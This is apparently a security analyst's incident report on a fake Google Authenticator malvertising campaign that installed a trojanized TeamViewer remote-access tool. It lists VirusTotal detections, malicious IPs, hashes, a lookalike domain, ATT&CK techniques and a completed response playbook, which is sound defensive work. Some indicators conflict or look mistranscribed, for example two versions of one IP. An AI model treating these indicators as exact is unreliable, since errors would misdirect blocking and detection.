


VirusTotal Analysis: 29842.ps1







VirusTotal Analysis: pas.ps1




VirusTotal Analysis: TV.dll




Execution Parents (4)

Scanned	Detections	Type	Name
2026-04-10	33 / 65	RAR	AssembledFiles.rar
2025-11-20	36 / 67	ZIP	tm.zip
2026-03-03	23 / 63	Powershell	pas.ps1
2025-07-23	36 / 69	ZIP	fbf501d79d64b7cb9270b93c880f18b57ebe57215f49d1371foa90114327529c



Threat Intelligence: Malicious IPs and IOCs

Malicious IP:
52.252.153.241

IP Geolocation: Panama

Info : Server hosted the malware payloads infecting victim machine

pas.ps1

29842.ps1

TV

264872

Malicious IP:
82.221.136.26

IP Geolocation: Iceland

Info: 82.221.136.26 - destination address hosting the spoofed website

Related IP:
185.53.179.113

IP Geolocation: Germany

Info : Although undiscovered in the pcap file results, the domains' resolved address was also attributed to 185.53.179.113. - IP Reported safe by Virus Total

Threat Intelligence: MITRE ATT&CK TECHNIQUES

Confidence Level:
High = Green
Medium = Yellow
Low= Red

TACTICS

Resource Development	T1583.001	T1583.008	
Initial Access	T1189		
Execution	T1204.001	T1204.002	T1059.005
Command & Control	T1059.005	T1219.002	T1105
Stealth Execution:	T1574.001		
Stealth	T1027		

Remediation & Case Management

Incident #608973: Case #2102-01: Fake Google Authenticator Malvertising & TeamViewer RAT Infection

Closed · 2026-08-01 03:54:02 · 2026-08-01 04:24:55

Details CHANGE TEMPLATE

Severity
High

TLP
White

Description
User shutchenson searched for “Google Authenticator,” clicked a malicious search engine ad leading to authenticatoor.org, and downloaded a trojanized installer. The installer executed a VBScript dropper that launched a hidden 5 MB PowerShell script (29842.ps1). The payload delivered a weaponized copy of TeamViewer as a Remote Access Tool (RAT) and established persistence on 10.1.17.215 via a Windows Startup Shortcut. The malware confirmed persistence via an outbound C2 status callback: "startup shortcut created; status = success;".

References

Report on similar fake Microsoft Teams attack https://github.com/PaloAltoNetworks/Un...
Social Media Post on Teams Attack https://www.linkedin.com/posts/2025-01-22-wedne...

Artifacts

Artifact	Status	Type	Count
00:d0:b7:26:4a:74	Unknown	Asset	1
authenticatoor.org	Malicious	Ioc	1
c74123dbccded43fda61651e102750b041d4c3af6fda88cd6436f9276653e103	Malicious	Ioc	1
5.252.153.241	Malicious	Ioc	1
45.125.66.32	Malicious	Ioc	0
45.125.66.252	Malicious	Ioc	0
a833f27c2bb4cad31344e70386c44b5c221f031d7cd2f2a6b8601919e79016...	Malicious	Ioc	0
b8ce40900788ea26b9e4c9af7efab533e8d39ed1370da09b93fcf72a16750ded	Malicious	Ioc	0
shutchenson	Unknown	Asset	0
10.1.17.215	Unknown	Asset	1
3448da03808f24568e6181011f8521c0713ea6160efd05bff20c43b091ff59f7	Malicious	Ioc	0

Playbooks

IRC Malware Outbreak Playbook

- ~~Detect: Ingest PCAP into Wireshark~~ admin
- ~~Detect: Apply network display filter~~
- ~~Detect: Define threat indicators~~
- ~~Analyze: Define risk factors~~
- ~~Analyze: Assign triage severity~~
- ~~Contain: Identify affected system~~
- ~~Contain: Identify entry vector~~
- ~~Contain: Network host isolation~~
- ~~Eradicate: Firewall ACL block rules~~
- ~~Eradicate: DNS sinkhole configuration~~
- ~~Eradicate: Remove persistence and ...~~
- ~~Recover: Re-image and baseline host~~
- ~~Recover: Reset account credentials~~
- ~~Post-Incident: Implement preventive...~~
- ~~Post-Incident: Archive Catalyst case...~~